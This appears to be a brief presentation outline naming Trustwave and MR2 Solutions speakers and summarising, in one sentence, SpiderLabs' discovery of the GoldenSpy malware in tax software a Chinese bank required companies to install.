Robin Noser: Channel Manager/East and West

-Robin.Noser@trustwave.com

Emergence of Golden Spy Malware

SpiderLabs Blog Post

Trustwave SpiderLabs has discovered a new malware family, dubbed GoldenSpy, embedded in tax payment software that a Chinese bank requires corporations to install to conduct business operations in China.

Questions and Next Steps

Anthony Williams

VP of Technology Strategic Solutions/CIO

MR2 Solutions